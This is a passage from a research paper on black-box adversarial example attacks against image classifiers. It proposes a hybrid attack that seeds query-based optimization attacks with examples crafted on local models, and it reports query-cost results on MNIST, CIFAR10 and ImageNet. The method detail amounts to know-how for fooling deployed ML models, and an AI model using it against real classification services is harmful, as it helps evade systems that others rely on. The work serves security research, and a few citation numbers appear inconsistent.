Another line of work aims to improve transferability by modifying the white-box attacks on the local models. Dong et al. adopt the momentum method to boost the attack process and leads to improved transferability [15]. Xie et al. improve the diversity of attack inputs by considering image transformations in the attack process to improve transferability of existing white-box attacks [45]. Dong et al. recently proposed a translation invariant optimization method that further improves transferability [16]. We did not incorporate these methods in our experiments, but expect they would be compatible with our hybrid attacks.

2.2 Optimization Attacks

Optimization-based attacks work by defining an objective function and iteratively perturbing the input to optimize that objective function. We first consider optimization attacks where the query response includes full prediction scores, and categorize those ones that involve estimating the gradient of the objective function using queries to the target model, and those that do not depend on estimating gradients. Finally, we also briefly review restricted black-box attacks, where attackers obtain even less information from each model query, in the extreme, learning just the label prediction for the test input.

Gradient Attacks. Gradient-based black-box attacks numerically estimate the gradient of the target model, and execute standard white-box attacks using those estimated gradients. Table 1 compares several gradient black-box attacks.

The first attack of this type was the ZOO (zeroth-order optimization) attack, introduced by Chen et al. [10]. It adopts the finite-difference method with dimension-wise estimation to approximate gradient values, and uses them to execute a Carlini-Wagner (CW) white-box attack [8]. The attack runs for hundreds to thousands of iterations and takes $2D$ queries per CW optimization iteration, where D is the dimensionality. Hence, the query cost is extremely high for larger images (e.g., over 2M queries on average for ImageNet).

Following this work, several researchers have sought more query-efficient methods for estimating gradients for executing black-box gradient attacks. Bhagoji et al. propose reducing query cost of dimension-wise estimation by randomly grouping features or estimating gradients along with the principal components given by principal component analysis (PCA) [4]. Tu et al.'s AutoZOOM attack uses two-point estimation based on random vectors and reduces the query complexity per CW iteration from $2D$ to 2 without losing much accuracy on estimated gradients [43]. Ilyas et al.'s NES attack [21] uses a natural evolution strategy (which is in essence still random vector-based gradient estimation) [44], to estimate the gradients for use in projected gradient descent (PGD) attacks [32].

Ilyas et al.'s $\text{Bandits}_{\text{TD}}$ attack incorporates time and data dependent information into the NES attack [22]. Al-Dujaili et al.'s SignHunter adopts a divide-and-conquer approach to estimate the sign of the gradient and is empirically shown to be superior to the $\text{Bandits}_{\text{TD}}$ attack in terms of query efficiency

Attack	Gradient Estimation	Queries per Iteration	White-box Attack
ZOO [10]	$\hat{\mathbf{g}} = \{\hat{g}_i, \hat{g}_2, ..., \hat{g}_D\}$, $\hat{g}_i \approx \frac{f(\mathbf{x}+\delta e_i) - f(\mathbf{x}-\delta e_i)}{\delta}$	$2D$	CW [8]
Bhagoji et. al [4]	ZOO + random feature group or PCA	$\leq 2D$	FGSM [17], PGD [32]
AutoZOOM [43]	$\mathbf{u}_i \sim U$, $\hat{\mathbf{g}} = \frac{1}{N}\sum_i^N \frac{f(\mathbf{x}+\delta\mathbf{u}_i) - f(\mathbf{x})}{\delta}\mathbf{u}_i$	$N+1$	CW [8]
NES [21]	$\mathbf{u}_i \sim \mathcal{N}(\mathbf{0}, I)$, $\hat{\mathbf{g}} = \frac{1}{N}\sum_i^N \frac{f(\mathbf{x}+\delta\mathbf{u}_i)}{\delta}\mathbf{u}_i$	N	PGD
$\text{Bandits}_{\text{TD}}$ [22]	NES + time/data dependent info	N	PGD
SignHunter [1]	Gradient sign w/ divide-and-conquer method	$2^{\lceil \log(D)+1 \rceil}$	PGD
Cheng et al. [13]	$\mathbf{u}_i \sim U, \hat{\mathbf{g}} = \frac{1}{N}\sum_i^N (\sqrt{\lambda}\cdot\mathbf{v} + \sqrt{1-\lambda}\cdot\frac{(\mathbf{I}-\mathbf{v}\mathbf{v}^T)\mathbf{u}_i}{\|(\mathbf{I}-\mathbf{v}\mathbf{v}^T)\mathbf{u}_i\|_2})$	N	PGD

Table 1: Gradient attacks. These attacks use some method to estimate gradients and then leverage white-box attacks. D is data dimension, e_i denotes standard basis, N is the number of gradient averages. $f(\mathbf{x})$ denotes prediction confidence of image $\mathbf{x}$: for targeted attacks, it denotes the confidence of target class; for untargeted attacks, it denotes the confidence of original class. δ is a small constant. $\mathbf{v}$ is the local model gradient. λ is a constant controlling the strength of local and target model gradients.

Attack	Applicable Norm	Objective Function	Solution Method
Sim-BA [18]	L_2, L_∞	$\min_{\mathbf{x}'} f(\mathbf{x}')$	Iterate: sample $\mathbf{q}$ from Q, first try $\epsilon\mathbf{q}$, then $-\epsilon\mathbf{q}$
$\mathcal{N}$Attack [28]	L_2, L_∞	$\min_\theta \int l(\mathbf{x}')\pi(\mathbf{x}'\|\theta)d\mathbf{x}'$	Compute θ^*, then sample from $\pi(\mathbf{x}' \mid \theta^*)$
Moon et al. [43]	L_∞	$\max_{\mathcal{S}\subseteq\mathcal{V}} f(\mathbf{x} + \epsilon\sum_{i\in\mathcal{S}} e_i - \epsilon\sum_{i\notin\mathcal{S}} e_i)$	Compute $\mathcal{S}^*$, then $\mathbf{x} + \epsilon\sum_{i\in\mathcal{S}^*} e_i - \epsilon\sum_{i\notin\mathcal{S}^*} e_i$

Table 2: Gradient-free attacks. These attacks define an objective function and obtain the AE by solving the optimization problem. Q denotes a set of orthonormal candidate vectors, $l(\mathbf{x}')$ denotes the cross-entropy loss of image $\mathbf{x}'$ with original label (untargeted attack) or target label (targeted attack). $\pi(\mathbf{x}'|\theta)$ denotes the distribution of $\mathbf{x}'$ parameterized by θ, $\mathcal{V}$ denotes ground set of all pixel locations. Variables with $*$ are locally-optimal solutions obtained by solving the corresponding optimization problems.

and attack success rate [1]. Cheng et al. recently proposed improving the $\text{Bandits}_{\text{TD}}$ attack by incorporating gradients from surrogate models as priors when estimating the gradients [13]. For our experiments (Section 4.2), we use AutoZOOM and NES as representative state-of-the-art black-box attacks.[1]

Gradient-free Attacks. Researchers have also explored search-based black-box attacks using *heuristic* methods that are not based on gradients, which we call gradient-free attacks. One line of work directly applies known heuristic black-box optimization techniques, and is not competitive with the gradient-based black-box attacks in terms of query efficiency. Alzantot et al. [2] develop a genetic programming strategy, where the fitness function is defined similarly to CW loss [8], using the prediction scores from queries to the black-box model. A similar genetic programming strategy was used to perform targeted black-box attacks on audio systems [40]. Narodytska et al. [34] use a local neighbor search strategy, where each iteration perturbs the most significant pixel. Since the reported query efficiency of these methods is not competitive with results for gradient-based attacks, we did not consider these attacks in our experiments.

Several recent gradient-free black-box attacks (summarized in Table 2) have been proposed that can significantly outperform the gradient-based attacks. Guo et al.'s Sim-BA [18] iteratively adds or subtracts a random vector sampled from a predefined set of orthonormal candidate vectors to generate adversarial examples efficiently. Li et al.'s $\mathcal{N}$Attack [28] formulates the adversarial example search process as identifying a probability distribution from which random samples are likely to be adversarial. Moon et al. formulate the L_∞-norm black-box attack with ϵ perturbation as a problem of selecting a set of pixels with $+\epsilon$ perturbation and applying the $-\epsilon$ perturbation to the remaining pixels, such that the ob-

[1] We also tested $\text{Bandits}_{\text{TD}}$ on ImageNet, but found it less competitive to the earlier attacks and therefore, do not include the results in this paper. We have not evaluated SignHunter and the attack of Cheng et al. [13], but plan to include more results in the future versions and have released an open-source framework to enable other attacks to be tested using our methods.

jective function defined for misclassification becomes a set maximization problem. Efficient submodular optimization algorithms are then used to solve the set maximization problem efficiently [33]. These attacks became available after we started our experiments, so are not included in our experiments. However, our hybrid attack strategy is likely to work for these new attacks as it boosts the optimization attacks by providing better starting points, which we expect is beneficial for most attack algorithms.

Restricted Black-box Attacks. All the previous attacks assume the adversary can obtain complete prediction scores from the black-box model. Much less information might be revealed at each model query, however, such as just the top few confidence scores or, at worst, just the output label.

Ilyas et al. [21], in addition to their main results of NES attack with full prediction scores, also consider scenarios where prediction scores of the top-k classes or only the model prediction label are revealed. In the case of partial prediction scores, attackers start from an instance in the target class (or class other than the original class) and gradually move towards the original image with the estimated gradient from NES. For the label-only setting, a surrogate loss function is defined to utilize the strategy of partial prediction scores. Brendel et al. [5] propose a label-only black-box attack, which starts from an example in the target class and performs a random walk from that target example to the seed example. This random walk procedure often requires many queries. Following this work, several researchers have worked to reduce the high query cost of random walk strategies. Cheng et al. formulate a label-only attack as an optimization problem, reducing the query cost significantly compared to the random walk [12]. Chen et al. also formulate the label-only attack as an optimization problem and show this significantly improves query efficiency [9]. Brunner et al. [6] improve upon the random walk strategy by additionally considering domain knowledge of image frequency, region masks and gradients from surrogate models.

In our experiments, we assume attackers have access to full prediction scores, but we believe our methods are also likely to help in settings where attackers obtain less information from each query. This is because the hybrid attack boosts gradient attacks by providing better starting points and is independent from the specific attack methods or the types of query feedback from the black-box model.

3 Hybrid Attacks

Our hybrid attacks combine the transfer and optimization methods for searching for adversarial examples. Here, we introduce the threat model of our attack, state the hypotheses underlying the attacks, and presents the general hybrid attack algorithm. We evaluate the hypotheses and attacks in Section 4.

Threat Model. In the black-box attack setting, the adversary does not have direct access to the target model or knowledge of its parameters, but can use API access to the target model to obtain prediction confidence scores for a limited number of submitted queries. We assume the adversary has access to pretrained local models for the same task as the target model. These could be directly available or produced from access to similar training data and knowledge of the model architecture of the target model. The assumption of having access to pretrained local models is a common assumption for research on transfer-based attacks. A few works on substitute training [27, 36] have used weaker assumptions such as only having access to a small amount of training data, but have only been effective so far for very small datasets.

Hypotheses. Our approach stems from three hypotheses about the nature of adversarial examples:

Hypothesis 1 (H1): Local adversarial examples are better starting points for optimization attacks than original seeds. Liu et al. observe that for the same classification tasks, different models tend to have similar decision boundaries [29]. Therefore, we hypothesize that, although candidate adversarial examples generated on local models may not fully transfer to the target model, these candidates are still closer to the targeted region than the original seed and hence, make better starting points for optimization attacks.

Hypothesis 2 (H2): Labels learned from optimization attacks can be used to tune local models. Papernot et al. observe that generating examples crossing decision boundaries of local models can produce useful examples for training local models closer to the target model [36]. Therefore, we hypothesize that query results generated through the optimization search queries may contain richer information regarding true target decision boundaries. These new labeled inputs that are the by-product of an optimization attack can then be used to fine-tune the local models to improve their transferability.

Hypothesis 3 (H3): Local models can help direct gradient search. Since different models tend to have similar decision boundaries for the same classification tasks, we hypothesize that gradient information obtained from local models may also help better calibrate the estimated gradient of gradient based black-box attacks on target model.

We are not able to find any evidence to support the third hypothesis (H3), which is consistent with Liu et al.'s results [29]. They observed that, for ImageNet models, the gradients of local and target models are almost orthogonal to each other. We also tested this for MNIST and CIFAR10, conducting white-box attacks on local models and storing the intermediate images and the corresponding gradients. We found that the local and target models have almost orthogonal gradients (cosine similarity close to zero) and therefore, a naïve combination of gradients of local and target model is not feasible. One possible explanation is the noisy nature of gradients of deep learning models, which causes the gradient to be highly sensitive to small variations [3]. Although the cosine similar-

input : Set of seed images $\mathbf{X}$ with labels,
local model ensemble F,
target black-box model g
output : Set of successful adversarial examples

1 $\mathbf{R} \leftarrow \mathbf{X}$ *(remaining seeds to attack)*
2 $A \leftarrow \emptyset$ *(successful adversarial examples)*
3 $\mathbf{Q} \leftarrow \mathbf{X}$ *(fine-tuning set for local models)*
4 **while** $\mathbf{R}$ *is not empty* **do**
5 select and remove the next seed to attack
6 $\mathbf{x} \leftarrow selectSeed(\mathbf{R}, F)$
7 use local models to find a candidate adversarial example
8 $\mathbf{x}' \leftarrow whiteBoxAttack(F, \mathbf{x})$
9 $\mathbf{x}^\star$, $S \leftarrow blackBoxAttack(\mathbf{x}, \mathbf{x}', g)$
10 **if** $\mathbf{x}^\star$ **then**
11 $A.insert(< \mathbf{x}, \mathbf{x}^\star >)$
12 **end**
13 $\mathbf{Q}.insert(\mathrm{S})$
14 use byproduct labels to retrain local models
15 $tuneModels(F, \mathbf{Q})$
16 **end**
17 **return** A

Algorithm 1: Hybrid Attack.

ity is low, two recent works have attempted to combine the local gradients and the estimated gradient of the black-box model by a linear combination [6,13]. However, Brunner et al. observe that straightforward incorporation of local gradients does not improve targeted attack efficiency much [6]. Cheng et al. successfully incorporated local gradients into untargeted black-box attacks, however, they do not consider the more challenging targeted attack scenario and it is still unclear if local gradients can help in more challenging cases [6]. Hence, we do not investigate this further in this paper and leave it as an open question if there are more sophisticated ways to exploit local model gradients.

Attack Method. Our hybrid attacks combine transfer and optimization attacks in two ways based on the first two hypotheses: we use a local ensemble to select better starting points for an optimization attack, and use the labeled inputs obtained in the optimization attack to tune the local models to improve transferability. Algorithm 1 provides a general description of the attack. The attack begins with a set of seed images $\mathbf{X}$, which are natural images that are correctly classified by the target model, and a set of local models, F. The attacker's goal is to find a set of successful adversarial examples (satisfying some attacker goal, such as being classified in a target class with a limited perturbation below starting from a natural image in the source class).

The attack proceeds by selecting the next seed to attack (line 6). Section 4 considers the case where the attacker only selects seeds randomly; Section 5 considers ways more sophisticated resource-constrained attackers may improve efficiency by prioritizing seeds. Next, the attack uses the local models to find a candidate adversarial example for that seed. When the local adversarial example is found, we first check its transferability and if the seed directly transfers, we proceed to attack the next seed. If the seed fails to directly transfer, the black-box optimization attack is then executed starting from that candidate. The original seed is also passed into the black-box attack (line 9) since the adversarial search space is defined in terms of the original seed $\mathbf{x}$, not the starting point found using the local models, $\mathbf{x}'$. This is because the space of permissible inputs is defined based on distance from the original seed, which is a natural image. Constraining with respect to the space of original seed is important because we need to make sure the perturbations from our method are still visually indistinguishable from the natural image. If the black-box attack succeeds, it returns a successful adversarial example, $\mathbf{x}^\star$, which is added to the returned set. Regardless of success, the black-box attack produces input-label pairs (S) during the search process which can be used to tune the local models (line 15), as described in Section 4.6.

4 Experimental Evaluation

In this section, we report on experiments to validate our hypothesis, and evaluate the hybrid attack methods. Section 4.1 describes the experimental setup; Section 4.2 describes the attack configuration; Section 4.3 describes the attack goal; Section 4.4 reports on experiments to test the first hypothesis from Section 3 and measure the effectiveness of hybrid attacks; Section 4.5 improves the attack for targeting robust models, and Section 4.6 evaluates the second hypothesis, showing the impact of tuning the local models using the label byproducts. For all of these, we focus on comparing the cost of the attack measured as the average number of queries needed per adversarial example found across a set of seeds. In Section 5, we revisit the overall attack costs in light of batch attacks that can prioritize which seeds to attack.

4.1 Datasets and Models

We evaluate our attacks on three popular image classification datasets and a variety of state-of-the-art models.

MNIST. MNIST [25] is a dataset of 70,000 28×28 greyscale images of handwritten digits (0–9), split into 60,000 training and 10,000 testing samples. For our normal (not adversarially trained) MNIST models, we use the pretrained MNIST models of Bhagoji et al. [4], which typically consist of convolutional layers and fully connected layers. We use their MNIST model A as the target model, and models B–D as local ensemble models. To consider the more challenging scenario of attacking a black-box robust model, we use Madry's robust MNIST model, which demonstrates strong robustness even against the best white-box attacks (maintaining over 88% accuracy for L_∞ attacks with $\epsilon = 0.3$) [32].

CIFAR10. CIFAR10 [23] consists of 60,000 32×32 RGB images, with 50,000 training and 10,000 testing samples for object classification (10 classes in total). We train a standard DenseNet model and obtain a test accuracy of 93.1%, which is close to state-of-the-art performance. To test the effectiveness of our attack on robust models, we use Madry's CIFAR10 Robust Model [32]. Similarly, we also use the normal CIFAR10 target model and the standard DenseNet (Std-DenseNet) model interchangeably. For our normal local models, we adopt three simple LeNet structures [26], varying the number of hidden layers and hidden units.[2] For simplicity, we name the three normal models NA, NB and NC where NA has the fewest parameters and NC has the most parameters. To deal with the lower effectiveness of attacks on robust CIFAR10 model (Section 4.4), we also adversarially train two deep CIFAR10 models (DenseNet, ResNet) similar to the Madry robust model as robust local models. The adversarially-trained DenseNet and ResNet models are named R-DenseNet and R-ResNet.

ImageNet. ImageNet [14] is a dataset closer to real-world images with 1000 categories, commonly used for evaluating state-of-the-art deep learning models. We adopt the following pretrained ImageNet models for our experiments: ResNet-50 [19], DenseNet [20], VGG-16, and VGG-19 [37] (all from https://keras.io/applications/). We take DenseNet as the target black-box model and the remaining models as the local ensemble.

4.2 Attack Configuration

For the hybrid attack, since we have both the target model and local model, we have two main design choices: (1) which white-box attacks to use for the local models , and (2) which optimization attacks to use for the target model.

Local Model Configurations. We choose an ensemble of local models in our hybrid attacks. This design choice is motivated by two facts: First, different models tend to have significantly different direct transfer rates to the same target model (see Figure 1), when evaluated individually. Therefore, taking an ensemble of several models helps avoid ending up with a single local model with a very low direct transfer rate. Second, consistent with the findings of Liu et al. [29] on attacking an ensemble of local models, for MNIST and CIFAR10, we find that the ensemble of normal local models yields the highest transfer rates when the target model is a normally trained model (note that this does not hold for robust target model, as shown in Figure 1 and discussed further in Section 4.5). We validate the importance of normal local ensemble against normal target model by considering different combinations of local models (i.e., $\binom{N}{k}, k = 1, ..., N$) and checking their corresponding transfer rates and the average query cost. We adopt the same approach as proposed by Liu et al. [29] to attack multiple models simultaneously, where the attack loss is defined as the sum of the individual model loss. In terms of transfer rate, we observe that a single CIFAR10 or MNIST normal model can achieve up to 53% and 35% targeted transfer rate respectively, while an ensemble of local models can achieve over 63% and 60% transfer rate. In terms of the average query cost against normal target models, compared to a single model, an ensemble of local models on MNIST and CIFAR10 can save on average 53% and 45% of queries, respectively. Since the ensemble of normal local models provides the highest transfer rate against normal target models, to be consistent, we use that configuration in all our experiments attacking normal models. We perform white-box PGD [32] attacks (100 iterative steps) on the ensemble loss. We choose the PGD attack as it gives a high transfer rate compared to the fast gradient sign method (FGSM) method [17].

Optimization Attacks. We use two state-of-the-art gradient estimation based attacks in our experiments: NES, a natural evolution strategy based attack [21] and AutoZOOM, an autoencoder-based zeroth-order optimization attack [43] (see Section 2.2). These two methods are selected as all of them are shown to improve upon [10] significantly in terms of query efficiency and attack success rate. We also tested with the $\text{Bandits}_{\text{TD}}$ attack, an improved version of the NES attack that additionally incorporates time and data dependent information [22]. However, we find that $\text{Bandits}_{\text{TD}}$ is not competitive with the other two attacks in our attack scenario and therefore we do not include its results here.[3] Both tested attacks follow an attack method that attempts queries for a given seed until either a successful adversarial example is found or the set maximum query limit is reached, in which case they terminate with a failure. For MNIST and CIFAR10, we set the query limit to be 4000 queries for each seed. AutoZOOM sets the default maximum query limit for each as 2000, however as we consider a harder attacker scenario (selecting least likely class as the target class), we decide to double the maximum query limit. NES does not contain evaluation setups for MNIST and CIFAR10 and therefore, we choose to enforce the same maximum query limit as AutoZOOM.[4] For ImageNet, we set the maximum query limit as 10,000 following the default setting used in the NES paper [21].

4.3 Attacker Goal

For MNIST and CIFAR10, we randomly select 100 images from each of the 10 classes for 1000 total images, against

[2] We also tested with deep CNN models as our local ensembles. However, they provide only slightly better performance compared to simple CIFAR10 models, while the fine-tuning cost is much higher.

[3] For example, for the targeted attack on ImageNet, the baseline $\text{Bandits}_{\text{TD}}$ attack only has 88% success rate and average query cost of 51,745, which are much worse than the NES and AutoZOOM attacks.

[4] By running the original AutoZOOM attack with a 4000 query limit compared to their default setting of 2000, we found 17.2% and 25.4% more adversarial samples out of 1000 seeds for CIFAR10 and MNIST respectively.

Dataset	Target Model	Transfer Rate (%)	Gradient Attack	Success (%)		Queries/Seed		Queries/AE		Queries/Search	
				Base	*Ours*	*Base*	*Ours*	*Base*	*Ours*	*Base*	*Ours*
MNIST	Normal (T)	62.8	AutoZOOM	91.3	**98.9**	1,471	**279**	1,610	**282**	3,248	**770**
			NES	77.5	**89.2**	2,544	**892**	3,284	**1,000**	8,254	**3,376**
	Robust (U)	3.1	AutoZOOM	7.5	**7.5**	3,755	**3,748**	50,102	**49,776**	**83,042**	83,806
			NES	4.7	**5.5**	3,901	**3,817**	83,881	**69,275**	164,302	**160,625**
CIFAR10	Normal (T)	63.6	AutoZOOM	92.9	**98.2**	1,117	**271**	1,203	**276**	2,143	**781**
			NES	98.8	**99.8**	1,078	**339**	1,091	**340**	1,632	**934**
	Robust (U)	10.1	AutoZOOM	64.3	**65.3**	1,692	**1,652**	2,632	**2,532**	3,117	**2,997**
			NES	**38.1**	38.0	2,808	**2,779**	7,371	**7,317**	**9,932**	9,977
ImageNet	Normal (T)	3.4	AutoZOOM	95.4	**98.0**	42,310	**29,484**	44,354	**30,089**	45,166	**31,174**
			NES	100.0	**100.0**	18,797	**14,430**	18,797	**14,430**	19,030	**14,939**

Table 3: Impact of starting from local adversarial examples (Hypothesis 1). Baseline attacks that start from the original seeds are *Base*; the hybrid attacks that start from local adversarial examples are *Ours*. The attacks against the normal models are targeted (T), and against the robust models are untargeted (U). The *Transfer Rate* is the direct transfer rate for local adversarial examples. The *Success* rate is the fraction of seeds for which an adversarial example is found. The *Queries/Seed* is the average number of queries per seed, regardless of success. The *Queries/AE* is the average number of queries per successful adversarial example found, which is our primary metric. The *Queries/Search* is the average number of queries per successful AE found using the gradient attack, excluding those found by direct transfer. Transfer attacks are independent from the subsequent gradient attacks and hence, transfer rates are separated from the specific gradient attacks. All results are averaged over 5 runs.

which we perform all black-box attacks. For ImageNet, we randomly sample 100 total images across all 1000 classes.

Target Class. We evaluate targeted attacks on the normal MNIST, CIFAR10, and ImageNet models. Targeted attacks are more challenging and are generally of more practical interest. For the MNIST and CIFAR10 datasets, all of the selected instances belong to one particular original class and we select as the target class the *least likely class* of the original class given a prediction model, which should be the most challenging class to target. We define the least likely class of a class as the class which is most frequently the class with the lowest predicted probability across all instances of the class. For ImageNet, we choose the least likely class of each image as the target class. For the robust models for MNIST and CIFAR10, we evaluate untargeted attacks as these models are designed to resist untargeted attacks [30, 31]. Untargeted attacks against these models are significantly more difficult than targeted attacks against the normal models.

Attack Distance Metric and Magnitude. We measure the perturbation distance using L_∞, which is the most widely used attacker strength metric in black-box adversarial examples research. Since the AutoZOOM attack is designed for L_2 attacks, we transform it into an L_∞ attack by clipping the attacked image into the ϵ-ball (L_∞ space) of the original seed in each optimization iteration. Note that the original AutoZOOM loss function is defined as $f(x) + c \cdot \delta(x)$, where $f(x)$ is for misclassification (targeted or untargeted) and $\delta(x)$ is for perturbation magnitude minimization. In our transformation to L_∞-norm, we only optimize $f(x)$ and clip the to L_∞-ball of the original seed. NES is naturally an L_∞ attack. For MNIST, we choose $\epsilon = 0.3$ following the setting in Bhagoji et al. [4]. For CIFAR10, we set $\epsilon = 0.05$, following the same setting in early version of NES paper [21]. For ImageNet, we set $\epsilon = 0.05$, as used by Ilyas et al. [21].

4.4 Local Candidates Results

We test the hypothesis that local models produce useful candidates for black-box attacks by measuring the mean cost to find an adversarial example starting from both the original seed and from a candidate found using the local ensemble. All experiments are averaged over 5 runs to obtain more stable results. Table 3 summarizes our results.

In nearly all cases, the cost is reduced by starting from the candidates instead of the original seeds, where candidates are generated by attacking local ensemble models. We measure the cost by the mean number of queries to the target model per adversarial example found. This is computed by dividing the total number of model queries used over the full attack on 1,000 (MNIST, CIFAR10) or 100 (ImageNet) seeds by the number of successful adversarial examples found. The overall cost is reduced by as much as 81% (AutoZOOM attack on the normal MNIST model), and for both the AutoZOOM and for NES attack methods we see the cost drops by at least one third for all of the attacks on normal models (the improvements for robust models are not significant, which we return to in Section 4.5). The cost drops for two reasons: some candidates transfer directly (which makes the query cost for that seed 1); others do not transfer directly but are useful starting points for the gradient attacks. To further distinguish the two factors, we include the mean query cost for adversarial examples

Target Model	Transfer Rate (%)		Gradient	Hybrid Success (%)		Cost Reduction (%)		Fraction Better (%)	
	Normal-3	Robust-2	Attack	Normal-3	Robust-2	Normal-3	Robust-2	Normal-3	Robust-2
Normal	**63.6**	18.4	AutoZOOM	**98.2**	95.3	**77.1**	35.7	**98.6**	87.0
			NES	**99.8**	99.4	**68.9**	31.2	**95.6**	80.6
Robust	10.1	**40.7**	AutoZOOM	65.3	**68.7**	3.8	**20.5**	73.1	**95.5**
			NES	38.0	**45.2**	0.7	**32.1**	85.0	**97.1**

Table 4: Attack performance of all normal and all robust local ensembles on CIFAR10 target models. The Normal-3 ensemble is composed of the three normal models, NA, NB, and NC; the Robust-2 ensemble is composed of R-DenseNet and R-ResNet. Results are averaged over 5 runs. Local model transfer rates are independent from the black-box attacks, so we separate transfer rate results from the black-box attack results.

found from non-transfering seeds as the last two columns in Table 3. This reduction is significant for all the attacks across the normal models, up to 76% (AutoZOOM attack on normal MNIST models).

The hybrid attack also offers success rates higher than the gradient attacks (and much higher success rates that transfer-only attacks), but with query cost reduced because of the directly transferable examples and boosting effect on gradient attacks from non-transferable examples. For the AutoZOOM and NES attacks on normally-trained MNIST models, the attack failure rates drop dramatically (from 8.7% to 1.1% for AutoZOOM, and from 22.5% to 10.8% for NES), as does the mean query cost (from 1,610 to 282 for AutoZOOM, and from 3,284 to 1,000 for NES). Even excluding the direct transfers, the saving in queries is significant (from 3,248 to 770 for AutoZOOM, and from 8,254 to 3,376 for NES). The candidate starting points are nearly always better than the original seed. For the two attacks on MNIST, there were only at most 28 seeds out of 1,000 where the original seed was a better starting point than the candidate; the worst result is for the AutoZOOM attack against the robust CIFAR10 model where 269 out of 1,000 of the local candidates are worse starting points than the corresponding original seed.

4.5 Attacking Robust Models

The results in Table 3 show substantial improvements from hybrid attacks on normal models, but fail to provide improvements against the robust models. The improvements against robust models are less than 4% for both attacks on both targets, except for NES against MNIST where there is ∼17% improvement. We speculate that this is due to differences in the vulnerability space between normal and robust models, which means that the candidate adversarial examples found against the normal models in the local ensemble do not provide useful starting points for attacks against a robust model. This is consistent with Tsipras et al.'s finding that robust models for image classification tasks capture key features of images while normal models capture relatively noisy features [42]. Because of the differences in extracted features, adversarial examples against robust models require perturbing key features (of the target domain) while adversarial examples can be found against normal models by perturbing irrelevant features. This would explain why we did not see improvements from the hybrid attack when targeting robust models. To validate our hypothesis on the different attack surfaces, we repeat the experiments on attacking the CIFAR10 robust model but replace the normal local models with robust local models, which are adversarially trained DenseNet and ResNet models mentioned in Section 4.1.[5]

Table 4 compares the direct transfer rates for adversarial example candidates found using ensembles of normal and robust models against both types of target models. We see that using robust models in the local ensemble increases the direct transfer rate against the robust model from 10.1% to 40.7% (while reducing the transfer rate against the normal target model). We also find that the candidate adversarial examples found using robust local models also provide better starting points for gradient black-box attacks. For example, with the AutoZOOM attack, the mean cost reduction with respect to the baseline mean query (2,632) is significantly improved (from 3.8% to 20.5%). We also observe a significant increase of fraction better (percentages of seeds that starting from the local adversarial example is better than starting from the original seed) from 73.1% to 95.5%, and a slight increase in the overall success rate of the hybrid attack (from 65.3% to 68.7%). When an ensemble of robust local models is used to attack normal target models, however, the attack efficiency degrades significantly, supporting our hypothesis that robust and normal models have different attack surfaces.

Universal Local Ensemble. The results above validate our hypothesis that the different attack surfaces of robust and normal models cause the ineffectiveness against the robust CIFAR10 model in Table 3. Therefore, to achieve better performance, depending on the target model type, the attacker should selectively choose the local models. However, in practice, attackers may not know if the target model is robustly trained, so cannot predetermine the best local models. We

[5] We did not repeat the experiments with robust MNIST local models because, without worrying about separately training robust local models, we can simply improve the attack performance significantly by tuning the local models during the hybrid attack process (see Table 6 in Section 4.6). The tuning process transforms the normal local models into more robust ones (details in Section 4.6).




Figure 1: Transfer rates of different local ensembles. The Normal-3 ensemble is composed of the three normal models, NA, NB, and NC; the Robust-2 ensemble is composed of R-DenseNet and R-ResNet. The All-5 is composed of all of the 5 local models. Transfer rate is measured on independently sampled test images and is averaged over 5 runs.

next explore if a universal local model ensemble exists that works well for both normal and robust target models.

To look for the best local ensemble, we tried all 31 different combinations of the 5 local models (3 normal and 2 robust) and measured their corresponding direct transfer rates against both normal and robust target models. Figure 1 reports the transfer rates for each local ensemble against both normal and robust target models. For clarity in presentation, we only include results for the five individual models and four representative ensembles in the figure: an ensemble of NA-NB (selected to represent the mediocre case); Robust-2, an ensemble of the two robust models (R-DenseNet and R-ResNet); Normal-3, an ensemble of three normal models (NA, NB, and NC); and All-5, an ensemble of all five local models. These include the ensembles that have the highest or lowest transfer rates to the target models and transfer rates of all other ensembles fit between the reported highest and lowest values.

None of the ensembles we tested had high direct transfer rates against both normal and robust target models. Ensembles with good performance against robust targets have poor performance against normal targets (e.g., Robust-2 has 37.8% transfer rate to robust target, but 18.1% to normal target), and ensembles that have good performance against normal targets are bad against robust targets (e.g., Normal-3 has 65.6% transfer rate to the normal target, but only 9.4% to the robust target). Some ensembles are mediocre against both (e.g., NA-NB).

One possible reason for the failure of ensembles to apply to both types of target, is that when white-box attacks are applied on the mixed ensembles, the attacks still "focus" on the normal models as normal models are easier to attack (i.e., to significantly decrease the loss function). Biasing towards normal models makes the candidate adversarial example less likely to transfer to a robust target model. This conjecture is supported by the observation that although the mixtures of normal and robust models mostly fail against robust target models, they still have reasonable transfer rates to normal target models (e.g., ensemble of 5 local models has 63.5% transfer rate to normal CIFAR10 target model while only 9.5% transfer rate to the robust target model). It might be interesting to explore if one can explicitly enforce the attack to focus more on the robust model when attacking the mixture of normal and robust models.

In practice, attackers can dynamically adapt their local ensemble based on observed results, trying different local ensembles against a particular target for the first set of attempts and measuring their transfer rate, and then selecting the one that worked best for future attacks. This simulation process adds overhead and complexity to the attack, but may still be worthwhile when the transfer success rates vary so much for different local ensembles.

